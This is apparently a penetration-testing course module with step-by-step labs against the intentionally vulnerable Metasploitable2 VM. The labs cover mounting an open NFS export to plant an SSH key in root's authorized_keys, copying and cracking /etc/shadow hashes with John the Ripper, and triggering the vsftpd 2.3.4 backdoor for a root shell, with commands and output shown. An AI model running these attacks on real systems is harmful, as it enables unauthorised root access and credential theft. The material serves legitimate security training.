Module 09

System Hacking

Unix/Linux Hacking

Unix/Linux Hacking

UNIX/Linux hacking, a subset of System hacking, is the science of testing computers and network for vulnerabilities and plug-ins.

The goal of system hacking is to gain access, escalate privileges, execute applications, and hide files.

ICON KEY


Important Information

Quiz


CPTE Labs


Course Review

Lab Objectives

The objective of this lab is to help students learn to hack UNIX/Linux system:

- Take advantage of a misconfigured service.
- Establish persistence on your target.
- Exploit Metasploitable using the telnet.
- Exploit Metasploitable using Metasploit.
- Crack Linux passwords using John the Ripper.

Lab Scenario

It's time to put your command line skills to use and exploit a few Linux vulnerabilities. You'll also get the chance to take advantage of system misconfigurations. The Network File System (NFS) service is commonly misconfigured so we'll check that out first. The fun doesn't stop there. A rogue developer slipped a backdoor into a popular FTP service that happens to be running on one of your targets!

Lab Environment

- Kali Linux VM
- Metasploitable2 VM

Lab Duration

Time: 20 Minutes

Lab Tasks

Recommended labs to assist you in Linux Hacking:

- **Lab 1: Take advantage of a misconfigured service.**
- **Lab 2: Crack Linux passwords using John the Ripper.**
- **Lab 3: Connect to a backdoor using the command line.**
- **Lab 4: Connect to a backdoor using Metasploit.**

Lab Analysis

Analyze and document the results related to the lab. Give your opinion on your target's security posture and exposure through public and free information.

Lab Tasks

Recommended labs to assist you in Windows Hacking:

- **Lab 1: Take advantage of a misconfigured service.**
    a. **Mount a wide-open NFS share.**
    b. **Add your public key to the target's authorized_keys file.**
    c. **Connect to your target as root, using SSH without a password.**
- **Lab 2: Crack Linux passwords using John the Ripper.**
    a. **Copy the passwd and shadow file via the NFS share.**
    b. **Unshadow the passwd file and save the output into a new text file.**
    c. **Use John the Ripper to crack the unshadowed passwords.**
- **Lab 3: Backdoors**
    a. **Connect to a backdoor using the command line.**
    b. **Connect to a backdoor using Metasploit.**

Lab Analysis

Analyze and document the results related to the lab. Give your opinion on your target's security posture and exposure through public and free information.

Lab 1 Take Advantage of a Misconfigured Service

ICON KEY

Important Information

Quiz

CPTE Labs

Course Review

Linux misconfigured service

We observed a common pattern in the configuration weaknesses in Linux systems. We believe reviewing these common weaknesses and taking them into consideration may save a lot of time and resources, and more importantly help system administrators with creating more secure environments.

The 5 Common Linux Misconfiguration are as follows:

- User home directory permissions
- getgid and setuid binaries
- World-readable and writable files/folders
- Weak services in use
- Default NFS mount options or insecure export options

Lab Scenario

The Network File System (NFS) Service is commonly used in Linux environments to share a filesystem with other network systems, groups, and users. However, care must be taken to ensure that system directories (like /etc) and other sensitive files are not accessible to everyone. A common misconfiguration with NFS occurs when the entire filesystem is shared, making a hacker's (or penetration tester's) job far too easy!

In this lab, we will review the following:

- Mount a wide-open NFS share.
- Add your public key to the target's authorized_keys file.
- Connect to your target as root, using SSH without a password.

Lab Resources

To run this lab, you will need the following:

- Kali Linux VM
- Metasploitable2 VM

Tools demonstrated in this lab are available in

Kali Linux

Lab Duration

Time: 10 Minutes

Lab Tasks

1. Power on your Metasploitable2 VM and take note of the IP address.
   Username: msfadmin
   Password: msfadmin
   IP Address: _____

Task 1

Power Metasploitable Virtual Machine

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:8d:76:8b
          inet addr:192.168.1.111  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe8d:768b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6855727 errors:3399 dropped:3439 overruns:0 frame:0
          TX packets:283 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:411665983 (392.5 MB)  TX bytes:40203 (39.2 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1005 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1005 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:454941 (444.2 KB)  TX bytes:454941 (444.2 KB)

msfadmin@metasploitable:~$ _
```

Figure 1.1 – MetaSploitable VM IP Address

2. From Kali, run a simple nmap scan and be sure to check all 65,536 TCP ports. The following command should do nicely: **nmap -p0-65535 < IP address of Metasploit VM >**

Task 2

Nmap from Kali Linux

```
root@kali:~# nmap -p0-6535 192.168.1.111

Starting Nmap 6.40 ( http://nmap.org ) at 2014-08-25 08:24 EDT
Nmap scan report for 192.168.1.111
Host is up (0.00022s latency).
Not shown: 6515 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
3632/tcp open  distccd
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
MAC Address: 00:50:56:8D:76:8B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
root@kali:~#
```

Figure 1.2 – Nmap from Kali Linux

3. The scan results should show TCP port 2049 open and indicate that the NFS service is listening. Use the showmount -e command to list the exports (filesystems shared) by our target.
   showmount –e < IP address of Metasploit VM >



Figure 1.3 – Show all mountable NFS share on MetaSploitable VM

Task 3

Mount NFS Share to MetaSploitable VM from Kali Linux VM

4. The export list for our target should look something like "/ *". This indicates that the entire filesystem (/) is shared to everyone (*)!
5. In order to compromise this host, we'll have to mount the filesystem. Before we do that, we need a mount point and a game plan. Create a directory in /tmp, mount the remote filesystem, and copy your public key into the root user's authorized_keys file. This will allow you to log into the target via SSH as root, without a password! The following commands will do the trick:
   a. **mkdir /tmp/mnt**
   b. **mount –t nfs –o nolock <IP address>:/ /tmp/mnt**
   c. **cat .ssh/id_rsa.pub >> /tmp/mnt/root/.ssh/authorized_keys**

Figure 1.4 – Mount a FS and generate SSH keys

6. Now check out your handy work using SSH. Run the following command:
   ssh <IP address of Metasploit VM>



Figure 1.4 – Connect to MetaSploitable VM using SSH

7. You're now running a shell as root on your target. In the Linux world, that's checkmate! Type **exit** to close the shell. You can always come back later!

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Tool / Utility	Information Collected / Objectives Achieved
NFS on MetaSploitable VM	**Output:** • Mount a wide-open NFS share. • Add your public key to the target's authorized_keys file. • Connect to your target as root, using SSH without a password.

Lab 2

Crack Linux passwords using John the Ripper

John the Ripper Overview

John the Ripper is a fast password cracker, currently available for many flavors of Unix, Windows, DOS, BeOS, and OpenVMS (the latter requires a contributed patch). Its primary purpose is to detect weak Unix passwords as well as several crypt(3) password hash types most commonly found on various Unix flavors, supported out of the box Kerberos/AFS and Windows LM hashes, as well as DES-based tripcodes.

ICON KEY


Important Information

Quiz


CPTE Labs


Course Review

Lab Scenario

In the last exercise, you gained access to the entire filesystem on your target. Now, you need to collect your loot! Chances are the system administrator uses the same password on multiple Linux hosts. So, it's in your best interest to crack as many passwords as possible. In order to set this up, you'll need a list of usernames (/etc/password) and the hashed passwords (/etc/shadow). By combining these two files together you are "unshadowing" the users. After they are unshadowed, you'll use John the Ripper to crack them. John has a built-in wordlist that will make quick work of any simple passwords.

You should still have metasploitable's filesystem mounted on /tmp/mnt on Kali Linux. If not, redo step 4 from the previous exercise.

The objective of this lab is to:

a. Copy the passwd and shadow file via the NFS share.
b. Unshadow the passwd file and save the output into a new text file.
c. Use John the Ripper to crack the unshadowed passwords.

Lab Resources

To run this lab, you will need the following:

- Kali Linux VM
- Metasploitable2 VM


Tools demonstrated in this lab are available in

Kali Linux

Lab Duration

Time: 10 Minutes

Lab Tasks

1. You need to copy the passwd and the shadow file from Metasploitable. You have the target filesystem mounted in /tmp/mnt on Kali. The absolute path to these files from Kali is /tmp/mnt/etc/passwd and /tmp/mnt/etc/shadow. You can copy both of these files into your current directory using the following command:

```
cp /tmp/mnt/etc/{passwd,shadow} .
```

Don't forget the period at the end ^

Task 1

Crack Weak Passwords with John the Ripper

2. Use the unshadow tool to merge these files together and save the results into a new file called hashes111.txt. Use the following command:

```
unshadow passwd shadow > hashes111.txt
```

3. Now, you're ready to start cracking! Run john followed by your new filename:

```
john hashes111.txt
```

```
root@kali-cpte:~# cp /tmp/mnt/etc/{passwd,shadow} .
root@kali-cpte:~# unshadow passwd shadow > hashes111.txt
root@kali-cpte:~# john hashes111.txt
Loaded 7 password hashes with 7 different salts (FreeBSD MD5
nsics 12x])
postgres         (postgres)
user             (user)
msfadmin         (msfadmin)
service          (service)
123456789        (klog)
batman           (sys)
```

Figure 2.1 – John the Ripper with prepared password hashes

4. In the example above, the password is on the left and the username is on the right. Pointing out weak passwords is always recommended during a penetration test. Take a screenshot and save it for your report.

Note: Cracking passwords, even simple ones, can take a long time. Move on to the next lab and come back to check progress later in the day.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Tool / Utility	Information Collected / Objectives Achieved
John The Ripper	**Output:** • Weak passwords

Quiz

1. Attempts cracking passwords with dictionary words
2. Uses dictionary words with alphanumeric characters appended and prepended
3. Puts dictionary words together
4. Adds alphanumeric characters to combine words
5. Runs dictionary words with special characters mixed in
6. When all else fails, attempts brute-force

Lab 3 Backdoors

Lab Scenario

Sometimes, even developers act maliciously. Metasploitable is running a version of FTP that has a backdoor that was hidden in VSFTP version 2.3.4! In order to access the backdoor, you need to attempt to log in via FTP with a username that ends with ":)". We can test this with telnet or Metasploit.

ICON KEY


Important Information


Quiz


CPTE Labs


Course Review

The objective of this lab is to:

a. Connect to a backdoor using the command line.
b. Connect to a backdoor using Metasploit.

Lab Resources

To run this lab, you will need the following:

- Kali Linux VM
- Metasploitable2 VM

Lab Duration

Time: 10 Minutes

Lab Tasks

1. Scan your target on port 21 (FTP) with Nmap. Use the –A option to enable service version and OS detection.

```
nmap –A –p21 <IP address>
```


Tools demonstrated in this lab are available in

Kali Linux

Task 1

Scan Target using TCP/21

```
root@kali-cpte:~# nmap -A -p21 192.168.1.111

Starting Nmap 6.40 ( http://nmap.org ) at 2014-01-08 22:15 EST
Nmap scan report for 192.168.1.111
Host is up (0.00036s latency).
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Warning: OSScan results may be unreliable because we could not fir
pen and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Unix
```

Figure 3.1 – Scan the Targed using FTP TCP/21 port

2. It looks like the target is running VSFTPD version 2.3.4. Now search your favorite information security site for exploits. Don't have a favorite site? Try **www.exploit-db.com**.

Task 2

Search Exploit in www.exploit-db.com



Figure 3.2 – Search Exploit for VSFTPD in www.exploit-db.com

3. It looks like there is a Metasploit module for this particular version of VSFTPD. Click the description to read about the exploit.



Figure 3.3 –Exploit for VSFTPD in www.exploit-db.com found

Task 2

Try Exploit using CLI Telnet command

4. First, try the exploit with Telnet. Run the following command: telnet <IP address> 21. After the banner, type the following:

a. **user me:)**
b. **pass eh…**
c. **^] (CTRL+])**
d. **exit**

```
root@kali-cpte:~# telnet 192.168.1.111 21
Trying 192.168.1.111...
Connected to 192.168.1.111.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
user me:)
331 Please specify the password.
pass eh...
^^^]

telnet> quit
Connection closed.
```

Figure 3.3 –Try the Exploit using Telnet

5. Now the backdoor should be listening on TCP port 6200. Connect to it with telnet:

telnet <IP address> 6200

```
root@kali-cpte:~# telnet 192.168.1.111 6200
Trying 192.168.1.111...
Connected to 192.168.1.111.
Escape character is '^]'.
id; uname -a; ifconfig eth0;
uid=0(root) gid=0(root)
Linux metasploitable 2.6.24-16-server #1 SMP Thu
NU/Linux
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa
          inet addr:192.168.1.111  Bcast:192.168.
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64
          UP BROADCAST RUNNING MULTICAST  MTU:150
          RX packets:392 errors:0 dropped:0 overr
          TX packets:389 errors:0 dropped:0 overr
          collisions:0 txqueuelen:1000
          RX bytes:37495 (36.6 KB)  TX bytes:5310
          Interrupt:19 Base address:0x2000
```

Figure 3.4 –Try the Exploit using Telnet on TCP/6200

6. You can now run commands as root on your target. In this context, you must include a ";' after each command. Example: **id**;
7. Exit the backdoor by typing **quit**.
8. Try the same exploit again, only this time, use Metasploit rather than telnet. Run **msfconsole** in a new terminal.

Task 2

Run msfconsole

Figure 3.5 –MetSaploit Msfconsole main screen

9. Once msfconsole is ready, search for an exploit with the following command:

```
search vsftpd
```



Figure 3.6 –MetSaploit search exploit for VSFTPD

10. Type

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Task 3

Execute Exploit for VSFTP



Figure 3.7 –Execute exploit against VSFTPD

11. Set the RHOST option with the following command:

```
set rhost <IP address>
```

12. Run the exploit command and wait for a shell!

Task 4

Open Shell by Exploiting VSFTP

```
msf exploit(vsftpd_234_backdoor) > set rhost 192.168.1.111
rhost => 192.168.1.111
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.1.101:57273 -> 192.168.1.111:6200
-0500


ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.1.111  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3007 (2.9 KB)  TX bytes:6723 (6.5 KB)
          Interrupt:19 Base address:0x2000
```

Figure 3.8 – Exploit against VSFTP succeed

13. You've managed to exploit Metasploitable several different ways. Let's leave this victim alone for now and check out a few advanced exploit tools in the next module!

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Tool / Utility	Information Collected / Objectives Achieved
Backdoors	**Connect to a backdoor using the command line.** **Connect to a backdoor using Metasploit.**